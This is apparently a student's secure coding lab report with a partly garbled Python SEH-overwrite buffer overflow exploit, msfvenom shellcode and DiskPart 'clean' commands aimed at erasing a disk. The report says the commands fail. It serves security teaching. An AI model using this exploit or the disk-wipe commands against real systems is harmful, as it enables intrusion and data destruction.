## **SECURE CODING LAB - 9**

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
## Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln\_Program\_Stream.exe and Run the same Analysis
- Crash the Vuln\_Program\_Stream program and try to erase the hdd.


Script-


```
🐞 exploit2.py
       junk="A" * 4112
6
       nseh="\xeb\x20\x90\x90"
       seh="\x4B\x0C\x01\x40"
10
       #40010C4B 5B
                                    POP EBX
       #40010C4C 5D
                                   POP EBP
       #40010C4D C3
                                    RETN
14
       #POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
       nops="\x90" * 50
18
       # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x04\x04" -f python
19
20
21
       buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49"
       buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43
       buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24
       buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25
       buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
       buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
       buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
       buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29
       buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x46\x44"
30
       buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
       buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
       buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33
       buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
34
       buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
       buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
       buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
36
       buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
38
       buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
```

## Payload Generated



## **App Crashes**





```
Microsoft DiskPart version 10.0.18362.1533
Copyright (C) Microsoft Corporation.
On computer: DESKTOP-7QRO6UM
DISKPART> list disk
  Disk ### Status
                                        Free
                                                  Dyn Gpt
                                         0 B
 Disk 0 Online
                              465 GB
DISKPART> select disk 0
Disk 0 is now the selected disk.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART> select disk0
Microsoft DiskPart version 10.0.18362.1533

Shift the focus to a disk. For example, SELECT DISK.
Shift the focus to a partition. For example, SELECT PARTITION.
Shift the focus to a volume. For example, SELECT VOLUME.

PARTITION
VOLUME
VDISK
             - Shift the focus to a virtual disk. For example, SELECT VDISK.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART>
```

Unable to erase disk due to above occurred error